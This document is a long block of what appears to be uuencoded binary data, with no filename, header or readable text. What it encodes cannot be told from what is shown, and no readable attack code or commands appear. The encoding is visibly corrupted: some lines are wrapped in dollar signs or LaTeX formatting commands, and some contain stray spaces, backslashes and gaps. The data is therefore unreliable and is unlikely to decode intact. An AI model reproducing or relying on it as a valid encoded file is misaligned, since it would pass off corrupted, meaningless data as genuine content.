#QA]^\VVP)A&\LF@U,]B-=[]^<"I:OY]4^#]O?T-(O6'6T5C3B>N $M_Mi@<B!K+$8XO2W26(:`Q&C5=8/2T@<P[F<"6#$!U0@1G9#MZ"^$[!R^$[ZW]]$ M32YB6B'58&MX10:TQ5^@Q_2>G#RH+J`=&Z\^XH"^O!<^^)M'F>9DH^HTJ92 M'GW>DT/DV>("JB(Q5:]-8D*5#^ET4B;_YE1#PBD-%)X9N53G`]]1@-V]GS/; MFF'0IWX&)>V>;7B9WS@4;6PIY>X"CO<P:S5XMPSM#!@?,,Z%R@R^;-:<:08L M?(Y!<7MIFE7MS6!LQU-+0WO:_:US3L9#=,;-M\$&%^>2J"8M\$HW!N1N[>6J(; M>&LC)DQUF(=K]E_9^F_;UK;;:G*]X4ZX88%;>2TCDTR+)@DFJ/]C^URS\H;F MEP[')W=+GG1Y.UNI+E/)QA1B8T67Z<_2;.0I)Z:WSV35PFC1%DG0RD5.,<]: $MF(['==:XH1,S\#X\&\%^2N`\&V4,/<-MB8FH,ND-J=Q.YX8-\$D6`R",^&0]GOJQ4$ M4!2LQDA,04504@L#UC6`"H,(P3LD^\Z!0\Y6\$0DDPRP*@T[3\VNW5IRU"OV! $M2E%74O1#IY\5-&(4*Y%'#8&^S9;!))%I82%)#(P<;M)S0SXW%=Z)BF.1=<CL$ MG\$:W8. A(R1?20-J(&L,X=75U1ZP6X-*S<JF\(1-'#2\4!L1:(-M.SG%"9BV M8W',P0+=)!BY1HE'(E@ZL@\$"C*'@PTV?KQM\$T=#>3A1S<JH8Q%8O*Y<42#\$6 M#"15#)\$DA027L#,V0@=L+3#D17EC6`#G#`QCR^5D8+USDI#;#KK`-.*!H-8E M*HEUS#(QWM+0@;T`J+*HCOADY<6F^ROP5IYLYFY[7:P4"HIC'41`*?A+4)I) $M4+:'-"5)Y5M"12+-+P&$++B>B;R@M16J;+F=5X(+G[=!=9!2&_0?7N!GL]$ M2?I3JHW8.JPZ](T%,O%Z`B<IP>O3D_3+6#[`\D*6X=5IH3627UIY,>4`/?!` M%BDDC)^C0!3.D15`@![XHJ(HDIQ2!-,&)`FA23`(H&060<#M"!R*2`\$A`B#J

MT:@<=^9^'V\YU"[._K]FC\$:>B?YTA9@9(+N#^L33RH>9.Q+RRW*-8H='L[0N MY.+.U_<'Q^_:KP@ZSMAI_!P.&;M]/8CRI!ZPB>;AA-F56HD\VPFF9;BN8.@R M\$]OPE6C#VSSBH]L[L\$RX#,1<E+CTU#\E7X!A8GO[(4/F,J#(>IH;\$H*L;FCX MF',)V^.@6?;&!WADGY00#LG/ISPP!Q3M>(7FU-]28ETZV6B6,R+`&N5UY39. MTG-0G&F_5.B)B@,XAY4,&,7=3:F<:0\$B6\$P%+/9EKQOI>ZT#39F'&3\$D%!\$` M3"Q4W1RD2Q`H"DB(8QGUK@PG9NRR`%D/A^GK8\AFQ!DEI1:4)[[C,2R1*P*; $M1\%M1\&[NK'<T-83.!=3I-V>49$'/PS<\S($D+EL0!0^\##V)6'`C$=E%DFV3$ M+100\$?(V#!1&;*LL0/<G(DZN.9^S]+\F?4]DB?D>S5P*^WM4=_/"42B!5\$C" MH0H0H657CL6#OL0ZHI1@\"\$(S9%1Q@B2XT%R\ON`IG(1@<TPP3#F,D`I3UH' MIOU1Q4&/F-/%^U_)_7/W#@?W;#VV;?96,]>,#Y.6N^K<-.AO\AK[OWNZH?EL MHE0ES<F"OW7/:TL7Q,9A+3SP#Y9!%,Y\$1H[(:LXCCCFOLVV-'@,LGPG@S/(W MY9NWG; HRB "ZS) 5SHH9UU9MHV6Q%V! 68SC9/SDBJ7Z-A<NIQ(L!1?FPGJH=Y5 M1,&#=@2WZLSH2\$!)%J9U6R"?5FP`Z(?NP^G)^9VRJD\$\$6.[&BM#Y7:G25YZI M'S_;[WCSSS,-,_(U35)]\UQZCS5^OXE/T6;ASOX/HT8>MJK/52D6-M?IOZ29 ME]), PV, TVOLO]12=3Y?M]:CSD%C6.]\$MBT/7+N*;*J?_AI7#PD38:5%4L/TP MGH\)^B_"!E!8?A0GXLIV3IX"\)UB8/9"ZPH"-LB/5I)P@AC"FFE3TT+2%?74 M6V<!Q,6FW[FBYS>!OARAVZ4V]E]M,&4'C.]B5\$Q1BOWK<&G#Y)1&V#AY%\4C M70&2R,\$V4;9!@@90"PQJ`L8L5(*06)%5AB%PUF1D1#0)&A5%D8P2)#5*1D19 M14H@8P4S*5`[636'"T*28*H(JC:)4,DDBPM856[X,36Z)@'-IG'=9</Q@A4& M3HR\$HD%48D8\"5!B1F6E*0\$LK(&XF.<K+#:4M`J"BBQ8I%\$ZI=H&M4@.K"J9 M2CH:6%"]S0,B0KI*1AM"J"H",#5A+73D!,L*(H"J%M*4DR9,R2B6T)@E!8@C M(VA7&2"#*SLG@*N'`#2FX8#,T3P*@P\$S.M0:<?>QMJR'3)^NDW^ANGY.M-U* M9T2^%K]1X_LFBK3-FR_PY63JZ11B8&3V4/PHO(.KF>[<7A:YVP+=VYF>A@19 MS52`R*`0'H10(,M)C-G:!ND(.2)/9+2N",N8&+),92UM)M*A6VRHHL(*)DL# M(PR16H%9*&,.)@E(6(;/0:)-4,>/CQK>@I82*E1&&[%#0.FC(LF,C=0NZ;=P M3=.!-Y!XQ&I.9!I*LC<NM9I&F1XI;4PY6B"J.F)\$!8TNV89OBZ--T9@).G\$P $MVA-A'WFJ1#3(^K1C/$*,-0$ *ELL)PRP0:6F+29@NW(>#=8\:P7AHEI=\$Z80* M-\$E&=\$K^4BG#PS&,!"146\$33#3)DORC20&Q.3CH3/!,(C(IF*"DQ@B:4"W8) MM9[`)@OYQMGVA._LQ#.*0%AMJQ8B`+4J1&=*4,9-),0\$>O""H,;^OT<Q0T=\$ M*;.2)D&HTF^GA%[P]\\$<\$71"N\D2T#T8+"\$LHB7WV,4&1%0-Z;@7CUO="*<J $M<[L?V^M/2@'8P*"'8AQCR:UH<#,2C->6P`!@<E$F:U/O;+TWRZWE38T8"R-C$ M6VHDA4&`<![LL(;!)BB+)-OC%#*6L"H=60H:"FJ3*>OQ[P9I%57E:-!H"@!^ MI`,5\H&*GX)V\$`#LF=A=UCVC.=GSS9.T^Z0T"KYA]!-FHD/EG<.J2%2@_&_S MK0/F.V;B^]875C_BG\7.]T;HRRE11&.N.QREJY9CEF\)IZ>CGY^)+Z\$+Y1? M%L@\$"(!M12(\$Z+61'3XLCE/\$4]!I]JRS-E(\.L.R*C\$A!@)%";GY@_EM5\^& M\$!AC!F,EY_/].RE\$K">.<P9"*A,)O(D(&&V@<HI(I,`VS=\$\/7':>'B>T\$X# M2II`IY-'3#//F?+`ML0W0`D&12LL=O/@.\$-.I/-JY0VX0+PA!:20.!7YM\3T M02?6'[5L7\"!H/[Y,RB01-;PQ&:I1\$UJAD/C+RZ`SUTI;%HM+8+#^(92=R0U M`1#!`LL[Z`'RR#-(\$%D!/G31[,?KJ'NS.WT8&]C;:W^!QOC(3!5DLJ4WS%ED M>M(D+\$-TD3',<33>/*ABS)2I#2%T.L,\$6;'>]Y+LJ8JX6F&)IF.&K;6\!131 M@5CP(W9E%DJ4N\6LPH>2YEL1%!XYX!P,A@-;<*0W1FX@F;&EC&QN%@5,Q210 $\mathtt{MH:/O_7AZ\#;5Z0MK@_+G\#A\backslash IV.-I?2Q80="*,\$403N,H\backslash2B33)\&\$*"\&,68P58}$ MMO.; K41@J(#\XOGWK((HQ5J5MIZDHBJ*C%RT']/D0.<-4\$4&`:0\$Y69()\$)W M,QPQJT/0*C"AP3PA!61\$P>6^[GWV6F\$)AZ;P'FYS/,/2(A#:^N73%)*JF9`1 M*2&L!U]:L_!\JU4?&VA@DF9#R<L)&NIC.#!-I("4&"0LGB`F)KOI@TB.:>ZE MSE4J<Q1YJ*ZT,:%3KLGE[=6S(.O.S7Z)OES'S:9W7/P\.-!\$<J@(&<&K[)9W $M7/H._)GE\/22R^03Q]J2\=_=I)"K@4YLS(N7"Y3!3$9D(GL\>L#5'G6F2%5&$ M0:77%I@%HU,C/%V^3P0-N)P9NW@3?<)A@*HIX\$.\XY`2IF/HG?A:&!SU>[J-M!D%@C^!\$4M#?*4&-GA*P"LL96/HKPYY60[IPLU*HX/UO!<Y8(M#\$BL6,Z2(4 M5;;1QI\$!;^2U,'S@ZX2:\[=+5%^C]0]7\0>Z>Y\&`TQB'J\$77+\$#U0[TJ3BP $M\B:\:@>EGJ*R+]\#C`W=$(8UE-Y"[%A'K=43/(IL-A24D<_7H-,8)$[5&B#!]$ $M^{9}3RE(01D[904^{UR}<P</851L:DB[S"B])/.HC1]4^=^<FZA8H9"P)R$ $M1XF+HG1KMJ-G6M?99\W-FF86Y1>Q"8W3/7,16'X[V\&9]$SZ>]84("3P!N"C"$ MC: 'SW6WALK869%M`K9+9YVBD/K\C27'*4CQQ#\$0GR-3Y\$JS:7EBX43*O)/XV MBP-C14TK.3.'9J^[E`=<;=3I9DMPNKMV:LV&,1+-J-;86-K,IC!RU!PIC#'; $MA9+:9<L=->F%!F3>L;![A.\&UO9P?@AY,X;-L9.K&TT<PT_L%//9AO).OCP$ M, MR)6:T:4VE0Q*[1WK(:1MDO&\8PTASV18MD'2!X3"Y!F3=LL*S933"Y`4)K $\texttt{M=-,@L1B\#"M$OW\PTW1F3}(X56A7A"HSS\L\#491DV--ME8THI4=2*-Q"K\&42LK")$

M@;UIV[6C&2*!306W66'M/E^?4D\$![TOLH^.#,YVDO,2LKUXE>M%<Z0>RF!FJ MUG\$3N1*S0H06"S.+'?I>P,Z:D!&`A!".BR&B*!:""ER\T*%EL:4Q06@(/HSN $\verb|M2WU\ZEA?X*QBC:U4`4.!] \\ \$9 \\ \$9 \\ S \\ > OXK \\ \#*\&O`G? \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X)Y \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X)Y \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X)Y \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X)Y \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X)Y \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X) \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X) \\ = \&B \\ \$B \\ + L@4, 1QL22G\&*(\$X) \\ = \&B \\ \$B \\ = \&B \\ =$ $\texttt{M[D(!XH@0B8!=!>^`9LA//$Q]@:6H%\#*R`+(();0R!,L@L2((=1S(0Q*2I0$Q))) } \\$ MAA(05""1@Q\$O@H"I@W:988"2(N03C>:0)1<2#A2Q"PMAL@!=@9S<9;]Z'=W[M+0212`+(3<R4Q54%DGRYXDZ?#J5[M0NQ/)ET0GYF\$("(C('4";DZ0G1&!`S. MP\$*`MP&1M-T/-G99"Q7:G%C\12`A42<H*@\"1@9&VN,<B05)`Z1?.-IGUV1' MV@B\N0!@H>GT[K@.T[C6^@RE&UW<@TN=^\$^E2(H*),^LVD>3JX=-9^9X0>?; M0<81"!(^SV4L!CV00S(2?RP5\$&2+*D42,04\$8B21005\$\$@HC("@15\$8*`*D! M`\$804A\$8L!9(,`58Q(*"(19`48KG\$."1@R8`&QFBV0@=1T,QI9>+6`LK,28B MA*F)E<DPK`,1B;I3&5D\$I*NI@/&*1P6,K+%&0'B5J*V#9,28*6ERK8*6TW'% M&EM8+6\$:KHXU1,EBL452&H)JV48CY3('H:Z2/!QE\$E9,B2%B:D2&%L\$C'=W! MTFFLV,+:#AF#%,M@(M9#)`OU@ZR3`A:RL!85146#``D6@(HU\$*C2J&1:E`"D MOY"Q9P1D08QL]K@=/R#&@ZLQ;3GMJNU&.J\$Q,&)E)&T9;4&T59"L)&HI11+9 M"H*B20MH1\$\$M2))62\$HA%DD&U0B4*D\$2R464LEA;8%H64&HJ#95"T@K`!%9" MSAEB!A(#:0\$*(H=B5,\$60H,(E*5(4@DI4@2UH,8%2"#6)5(,&\$!&!P3(\$1"M M`]L"19&!&`\$7<!P,A,[%NY>M+//"DJ'M^>GW3738<DQ(@P[[<I1XP0VZY#=A MLG:,38`JN<W(4+1V>U,FUUP?\$AUO5(DK*@);K+2S!PM@8X8U1:4%%A66S&+D M35 %D(H2:\$Q(*08K(=\$E5!1-VK\$(IH"+)(&TD"Y`\!>`(<:F"HB[(ZPP4"]L $\label{eq:mp:8/P8*5%4D4/Y<'} $$ P0_(2SI, PM2)X8G) ^G04">_A0/V_2= $$$ $MAG1]R8-, _XO]R?)$W6Q>=O=JE'^4BE6(C"+YK`\3`+W\C"HY305E"YTB[W6?]$ M1!:(WSR, `XZ.YU:SF9%\$M7;2`U5K.:1,6+/^4>VU?3;[U13TK<<Y=D3NDKS0 M\1>S\$PGUAXC'#3,<.8"_U\$8TY1DOE#N:Q-JUBPH*'?%YD45]%F*6Z+0MXU?= MR7AT#2.4I+9KJ!0J2Q-@ONW>ODQQR*13J55=`MH2/C0C4]:I;IB9=E\9B?!S MGG_8 , 9H>MWMQ^N(\'-\$P>2*]BI.3R8; 4M\$Y49W09('5E>1@^K\K4=^N6("Z MZ;)X/V.=Z>0@KO],8_VUBZFJ/9\-1_`)%H>@WN-9L+W;6BRMBT:ES3VL,M:$ $MS^S4P_{0})$ \$\cdot OS1\9\cdot C9@KIMF9++CGI\IZ'*G<TQ.?Y)Z+6=S0^"T1W)KZ?1B+ MT5'YD&)'-\$[4HL^E4QK-ZD@H=#U-:W:L8*,2*?W>I"CF0^^9O#9?5+.@N=\$\$ MUF^G2U]-@L&, M@LCNM6(QIANAP:; Y9M+G[];QIXG&\$?R7,:,:D;Z-@[+:'A. MI\$S\$]=8A2B\$"K!P:.38CB,)\$*@G,1'K7WELX0H(<^'1J.0P)S115.D]+%A"7 M@D$)UQ(:>=H+7A,(C8_(:4$=P-1T-%A?9>9K,T33HTS"2^1E6@T65DTNV:U$ $M) EUR \ /G VZX < ; #?3[&:>> 6X; = 6:.YR ? QPY5: < 8] VEH < 3TK (E=J. $8B B, J)$ MUN<VS3)K+."2(EY'4.NL0>*OS>-!5%.US9\$YTW%LB)KO3B,=(=&4<B`<>)OK MHILZXOKUZVC7+ML):3JQK<?BXA)M:MII6CO=0X[EUG%(O8@C-H9]BI4C==.* MV\$:(L:2]A&@)J924[5EGBAQVE(J"TNW1W*E#V9+;%AK%FJ#?%R`H0J;'"BB: M5QX)IF:D1.\T&]]<2C3G2R)W:<8\$&[@3.O)0;K%Y+7!Z;KRT@EKKS@TVWJ;8 M<U.#A8@Y;<^FE7?GC1;!9LJX@"BZV>A^;Z5B]KIU=ZS,-?80%M+0(@<4.VB-M1!2L3NMLCFUFSWG8;1U54)<:%'C2BH^W4.#CTT1K)+/I/13`[TZ\$DTM1B(\$: M2Y EJ^QGOT(=Y0/BE7=MBQI3PH8<BT79=UPVUK'SK*"E0;.E#S>\M0WCOD@# M-V=T&B'P[I+D 50S;W(U6*-DN3Z54&L'"G#@^ND1@F"L"1J*&M*?<F!TZEGB M>O3@N\$JAL/5Y4&-1R7'Q0JC`.F<>+6VL3>4GR3C#[N7:]SDY8?3#D0UW,=-Z MDJ"NL:*GPYRA^B?\COPKN^^FHB+<*W5/2<'P]G=N_.+RA"?9SG#`\O3Y>8MK MS+%2]65&C7L:8Q<2>V3%<;:^[^P@,G?W)]V2&;;NCNR4;-.JQ"A^3^552TY? $MXY1>, L0>F^C9^0; -+0C$$LZ; -CON@[$#-.YW75=$$]:7+YKRQT?1#LPP.36$ $\text{ME4;P}]_{\text{F}=\text{LD}} \text{LE59YV}, \text{SG+-C<2$\')>!?K[Z:M,ZZP$$\/3.0XAH!W24XM+J34P]}$ M]LKWYI<SC^+HQE:\GS(]W06F-5`DHP::</-,L4T=-P-)R30BADZ&80@<!:Y@ $MU=[E/JQAI(:2NE7HN7?+RW-R;AAGI.EDO$RZDF$E>M\:N]@S$H9X1.5J]8$8$ MD)@X!^>7<V%`H90LXD;MB(]D7_AJ,1FMC3JZFRT?+P(ZNDU"ZJROET^NN=+W MK8UL.BK/KI@K9X@H=W*F9;.EC6;U5,6T)AW?(^7C,Z];9%M&A#0+KFQ>T_+] MC\!?ML^SAQS>MY_!SMXG%:E5#F3%G(ERJ3"ZNX+9W%T5>;M5EVNTZ.Z:62E7 M=#\5I-S;%R4\$H<TB"]<\2\>`QQ--\]37?RM:7OV1TV&]5IKABQ=F'8X!U289 MRSMKY[ZWYBSG,,CY/YG(FFLY.6M!1Q&D%K6<AVG%`4S!3K;=]A=YCNGY4S&V $\label{eq:mnc0} \texttt{MNC0}; \\ \& : *H?P>T' < (RMZ+$\] \\ 1KYYFN] \\ \& > +FB/V=U-L; \\ G5W.7*FWM; \\ 2]].7=4$ $M1QF!N#4<[V/$\&^+-Q;XG:F.[!QIO"<<>S\Q$90YH.;T=,3RNZ51$9QFQ-.14$ M"I"!V?E4%+E&RM:UI%YT:Z7C1WN(_!>##2-;QATMB1U2T6JL*8HEI2"X(<0U $MA<JX*L:\U4>H=@`0R++R5(U!#)^+"JC6:UZ@$R7<'2Z3EF1(3TX7=)",0F$M$ M.K*\:X/\$EB9!1))NU8IW;^OTY6[:-OC)!YUIQ>PYN/HQQM,G(8HN@[&LQ3"" MD#\$UZDS53K*IA`JJQP'+7\$T9,4RL[*/'+8&LS-FI[O;X[UK>_0U4/HW(8C9 MD*%%+51`=6F,3018FOIFDL`@8]`-DPL5\$Z:_1L%]4-IHH`P;T43LXV3<1,6Y M%G+]IU]L(SJXUOJXB:2+"_'=>`[8?-H(RBV5)+->-!&!3A[F/%9)LUR29\,X

M>+SI=U*?VN"HAB/M]'*9G.1L:R!A!0VU@T:/4.R;J/6CE,A,TG#H8W\$2=>30 M<\$MNA)!PAMZGIG&S\$O\$-;X._&MU2R7QIDO,P!LQ<Q@.,P:<2"@7/#"ZWD<H_ M`<JLSGTV!\+(IV0S^*G5V100`!L-"0+8:-VVKYZKCU9^?*COG0RN((WV!&&` M3'%Z\=\$)DS.PXO\@:V2G!P+A&EBP"BE./P;S67I2T"KX!=I&8WO(LA%#YCMS M"N>O3T/ZV):1J/#V7Y%4'D&B"/-9TTB[N>&V.%'V)YSC%4CCL8X;.CD:-%V] MABU5&)SFT=M%W@*`I:S'(VBQQ,Z73=B'64R7(L2"F9,-!F`NAB9E,KD@;R:: MM@HFX[4MYGLI+\$QUB:.\TU#FP\$OFB%?@XF(0Q]W&/T`Q\:*"GO/XT]A6*"3J MO*7"-R%H6F\0XXH!]J*%C8WI;.SE!2QDFI_+L&R&_<<>C?7+T\H;6`!(</I& MY]^:R[#:E5Y?(>C;#=QFH-'SSIN>S.,VKFLYCL+,Y).^QTK58%3T/D9M#;+\ M=#\$\$9-MRV;A&:I7LS6&S7V-,X5-`VVFSO-I*ZBV,OFQ&,!1=)UM4X:NV:W3; M*2!#`Z-46K#0FGD2VQM8UH?.N+J0R[74N&6UQ\&KU0G6:WK*4'EX869!<E*3 M"8]H,X.*S2-90,Q,<"&T!,8J#L2I8(&PK&[26V5M,VUC4:,N/6F**,=-6,!1 M@R,M!&<8TTA:ZU+Q@/!H50Q6!62;GCT'+20D4)(H21B5D]B`MAM.02PLB7!" $M:,"G+(`8"^K`,:"@,V;ITO=&>S]7ZKG6N7SYW93F]%9K4N"Q$H>7`8M/,/OP$ $M'F4C/H[38_F%;4H\M'*9\#%/A%5DJ1Z175Z'LOG</3W^Z?#.\EP4\);(>(@T)$ M!!9YQT#OCSF<*9=W3-3<ZSR)#PR#XE0\8%6@WRMV..HX3%<0ASF@-L`WCO,[MC&AE9CCK2D701.SLO:T>/\$0J`1)"`*H08SPHL@K\$41+;S\$]T<'*X9" CZEC< MJ3; `MM!*"!3"EP+`N@4:F/6B!1Y"+0T23+^9BPJV_V"I`Y)JTK=:HRIM5,H[M\$R*PG,M10XF#_/\$1@SVZ#D3AI>19&V6UM1E1B<*3C1CRD,+%RYH4PTZ_V M<43_'>5*-/<(?\3%1H9MBPZVRH5::Z,D[P,!QEQX%>F1<\G:I-.C9J#D&GNY M',Q.Q0T0EF75-)A=!FE<'DU6YN7\$96;IAF"QID5368,FBQ#12#,AUC8(FUI0 MUDYU-/!ZGAE8-\A@ZF:BC92\$51.80WT12L6AH;2V9\$TQL(XUR16*`VC!G+Q% M4:.7U32\$DV,&JBQ54(X33CQRYH9,EYG%UM%FYH9`P>.&1/!A`8T%D\$6+*0D@ $\verb|MU<'44N641\$BB|(0PI;'\#1H<-H9O<E\&\#1Q\#'@>:Y-I@R]5KD'<I6"Z:2WI764|$ MNJJTDP: 'DK; *L(&4,L(I,9.N] "FF9F9FBHA5`BVT&7#)F/;+1ZH7'H>GA%I2 M6'KT30QM&C3'MRAB9I<PK8,S26-LNY#`NKFIEAA&*ZB-.#[L\$79JD[9L,P&- $\verb|MH9NBT$R, I1H\J\#RKUJK$T9L98.*D+LIK&2V7+1Q9\@S>^>YP; IJT12)0*FQC |$ $\texttt{M;\&V:=R'5)7VLY)BU.,[N_JQ8I\#<F],TFLR:O\backslash OB)WYZ<H\&SK[I<;92,D4L^@]$ M[Z7R^?RN_*'5U5V^<(*,1%@-,#JT9SV;[F"A+)J/KFVY3<<+!ED3OX5).Q#G $M/%3J%)ZO:D\B\#Z*\REE%",H`H+6.(4,5I1,R&^)\FR;\#R]`9!D4$6(`@F1.@$ MZ\$] F_9H \$107@^V'8H/IS#)L4=V:8C#\$D,UE"#.7&=#\$UZJZ\$F)=8XOF'VP]MMS459VY!M#\$L4X2LC7ABAA/!;8#!ZF=32Q%D%LTS>PK,\$\(,.0`![WB=W&C\$ M1>8@XJ%')@.Z:&58QT\9+\$2<=]AY.OX/*>+SS'S.1/3NEN;]7IXAMT'(5YY5 $M&;9#F'R<_{;:F-}V#WD,&`,KM5$\,*J'BI,<"M*NM`\>^Z[#SVN)(&J!ZD#EE$ M9!C?LOHA-10>>(G;``^A%\$6SPCSARI"B2F\$8TQT&G`KR\$>,<:P9\$@\?:S<"' MAVV, >@)XG7UA4)Q8&33#=V)2W2U3MYNSF@=?)XAR*-=W.35*X\%S624H4)=Z MW/;HAM`(;8AP'@!8>0]_KN(A*,'U6B%9.`=2!!.-N,C\$G8AB+E@44;8413&L M%4%<!JBQB`PI);&1)((B9D\$PMH)E*+&%G;\F@P3<G+X>@!I'`9%GDZ(FA.Y) M=Q!C'F'YKEC@)A#\$ZW1X;5(R&K:XVU"6 EPK+C:B1]1^284-0(**'V"AL37P M, --]J>;]\$?6Y?>A(6QB4+H-->(,Y/R5@3;GB4Q? $74L<E^78^*;&Z,'7[<1/8/]$ $M'; EW50, !BJBAP(; MM[#RJ@JD] := [, $G-/7XKL5@PJ5B(SMRXEB^"R=1&0GQ> M'; EW50, !BJBAP(; MM[#RJ@JD] := [, $G-/7XKL5@PJ5B(M] := [, $G-/7XKL5@M] := [, $G-/7XKMM] := [, $G-/7XKL5@M] := [, $G-/7XKMM] := [, $G-/7XKMM] := [, $G-/7XKMM] := [, $$ M1,-IHX+0"K&>.E<L :RB=6C!!`E:`P39K.W++:6I0O#(8I?J\$E!-?7;8WAIJ $\texttt{MP=A7<TCP$2,/'Z/\$:0`+U^0PC$!D4@D$9"K5<\#2D5DC)-!NK8PY;4ZC$F]A8 }$ $M<2_)FP,JK&`3%JAZ3>T^@3H(<W'Z!(0N;D>0QX(@;-:5P$1R.#CV%P]###2 \verb|M\X| + QQ$ + \&.> C.9@`30T, 3-ZQC\R[ZZ\+SP`ZZ + 1AV6A9N,?J,+[Z'SD/C3TGF] | AV6A9N, AV6A9N,$ MO='(G<,CZL,A;9;+F[*4P0C*8[OB'AP2'GX+Q&`=K_3\6Q0%*DB*R0686>]< MQ!B,B0`%3UV2C!9\$0%%8#(*,\$05\$&?4:"Q(EM1\$181\$D6*\$8+(R?DK18"T\$($\label{eq:mpairing} \mbox{MP@\C(P48T2148A;\&P"MFLF#(",,(3T*A)$2&_<AX1$$\mu$*G*Y4$QU$B!D/1;2F$ }$ M, %]U, W9\'F*.CB;KKT)3TF>GZW',Y%3HA44S:=7`NT2*AXTG/O&_"Q!T<V-9 M=N_8]/'HQ[V/1E60Q0/I(YJWR9*.0C`@^2C.FV0G*J[MW@PYFD5FFD08Q*8V M<*IJ;, `(EIF, VG&[B\$VAC-H4XKEVZ71*,BP%=FS478Y(84.\$..*ZI141'=0& MH:RRDT\$59,NM:%I--F;D8QJB_8LEMPOJ3(QD-)6%M"P%@Q1;RH9\$V-OM6L6` M,@WAXZ%#@!#C"(<H89";\$@;7CQDU[?3BDSH[J+RBDCYFE'TY]C:*'KH]QZ0= M;D, %Q!H-"!>BG+>M, 2CS._, %!B&@9ZSUE)FWHG6G(B6&4#:B_JVOQ924)%06 $MY#>M"5C?9<^343*6>KKNQ(2+V"SQL:\>;#'<V0LDBD/X'LBZ'F#P9"(=!RT0)$ M(G4IZ^=`L0'[Z+BCW2]LYWR`0^4]VA9PD&FIXJ#Y%[.DSIGOO:NRE:,>[1L(MAL!F<&+#H724;^B@]VJ,U3)[L.R1Y%\$(\;4#A\WXTM!H@J`.D->G9TS"!.@P M5VTOZ#XG'48+ELB</K<]X/=Q=N!F5E&=4*6:78LC%AB)4#HVW&60.G3J5@-4

M-J,?#E@7[%!W8=PWAJ#R\-\$[Z1*M#/E<0K/%U4EB.*>;(Y`6,N#QF-(HQR& $M, 2/DVE"[L_&^(^;T;25('FS*VS@''\&EZ?\&>E37/?US>=#^A4J#!*B1))3H;$ M2S3Q'8,AVLM440?1"C?.O(Q-CY`N900W\$#FX2G3?=9X[+6!D54>'JH37U[V# M1/",=+`[G?9LF+FJPK3FQCFBHE]Z/BTD(I]2!ONCIB\$>=V:S2&3I@)D2\$)!B $MO(A@$\&L7?L9PT"]@QO(0\#GWF3VO1*XD\;*Q4XG>K0\[)&(+`8L8(N"0XGE3N))$ M^:N\S":..EA!)S4FO-08R1YX)*=%Z,)(3XT0.S!V07GB[B'CB6C^GRV0/>B M!YON<V9G=II3()85!18*(#U`RH+W36\$WJDU-N?<Z/*HU\61WO>6 8QOJNE/G MRJ9('!!RJ+`_<89,R9QW\+^'KTOK)L1`)ZX7M=-B9>>LRR+;4*=PR0%D5,/3 M>:<%Q1+HH,J>H5\$BM7YGN6E>RB;@P9U35;6VSG6O\$QGA,K*F@J\$<[#1JW*4\ MLH&2J%Q46+K<33FMP:,R5K<URP-6]B[JMEN\$F\$\>A6[*M?>HZ&>)DZ58?V_\ M?\6[;OS]._%@HH>1,^->\Y+BL^?ITPI]M+Y4LYZJ'.)#VOX*W_%N_8^;+G?) $MT_5?1MIYC^&K.IGI^*H>?37/&C24J'4]"4P[6+_?)\'T[K-21*]=NLFFE0"$ M0?59V/I\QV]\$!]:S<T,7*JZYUFWHV;%*3W6-&>1P9"HENTR653#Y7>SV3+BW M,8=4[EI%J8Q=@M>TS"TE_K5_<KN^J5[:1.PM\VRV'K"A[8+6%K%VE\$BT=[+ M%51)5R,/G6-OX^-]K7O)FM8A:1KP\ZW;,.T\;#EE=`?,\$%(R;;X+(:>)V6G/ $MX?>Z&XE#%L6/&>C+BJRY0^[&)Z;N3CT>X=7/_/N<KTY(<E=\3<()IE?N-+E0$ M&B6P6"8%\$,4141D3%=0.U=NYFK^9LY_)\OV#KF+]26Z\$+*W-RQL.9%6RL>-M MLTF)HL#.<9\$\$;3<-HJ8ZO6/)E=9\$UF.7KB[O2*/X.D'\ONY!^3.OURS9Z"WP M.3==DW"O657NC=D"DBR+#M?(AASKS&P5&U2HVNC!H`@,/5\(F!5PF1ZI#2>U $M'+&2_{NU}+,I\#VS<7!!T:\#\)D/)!V:C77G3,^*2P8>)\#PL7D^!^/=1O395+%.$ MT+19(<Y7DB,DK&",38'_.2/B<OE\$9)=["=VRN.5[TDUN(O4LR7?K:+1K^S/" MW\%AM17?29Q&F\$;.J976D%`]-&\$(S1:2_-Y8XOOM6[;;/9S35R'_KH(BU^P/ M>'LS.NC6Q.\$VFUP8@W?\^]UM8OY5VR;!9)Q/?F]B)<;`=6+T>INHNOR>&L49 M@&"9,"#FV&-U\$D,<\$A`@A3ED>'OIOLIKH_-Z\FL\$T,#N2<8NY`S)F'806K&5 M9#R\V0:V)Q8+&^<)`90:R\DM4!2_/&;8LMUO)OM@VM#EQYET6\$SYQV=X5K7/ M*71KB7AX;+Q<P"(H:LI'>TS0=FBZ4H1MG290.S%%:<9Y6Y<BDDRVR/%S2\\% $M(TG^6*>8VBB!6+U.,5>18<IVS!?9^Z;HB^S<D5<5JF[@C%W[K=E\;[FM$O*KP]]$ M)]&((0'C!0MS%@TQJ#HL^9;A-G!N/;C^Y`8TO0HG!JSM2TLU0G*?4BY5Q!9F M+6YHU\$UZ=SDB]QTQ1@)JY;+[O<MMA!!(O#D5`D-&"B\Z(*%PF8J7.L40VV!8 MR.3F-:.!<+A7U<WP96CZ<<8C#7,)8B\$+%NM.U<#[XY13NSUNPR85,621-02< $ME\&SRKE \setminus [\$A367,P]EHH?2 \setminus F;1@CC+)/@+7-</E-\%<59KEL)TOSQX#C1V5Z.,$ M6/GCUHVO-\8V;D"LB-7SF(EQMM0U<US.[3G3-C)J0_-Y-GO!>S,<;[0YVU;N $M\9G,9+;W9VT:"\L[9!BIN@G(GJ=J+LPQICPZ.GU&8(ZOK4)=AK705LI>FP8S]$ M9R7V=B-AY)+=-=B/EN]T,VO>Q5VVTEERIT(Q=TDBZLPR",8W&HXQ?2M#7"LG $\texttt{M)P[?XTF"\&GF)R[F+\$06WLH>A<\$PM8G=S\$S`UA,V]Y>L+93E^6CV55$\$.[06=0.00] } \\$ MXA+30;-499C4H-9U%!:':E;E+D8NX9\$I(8VC8C75C1L&F9HDMJ)V&QRW:6WQ $\label{eq:me-e-gamma} \texttt{ME-E"QM<)} \ 3 \texttt{JLL} \& - 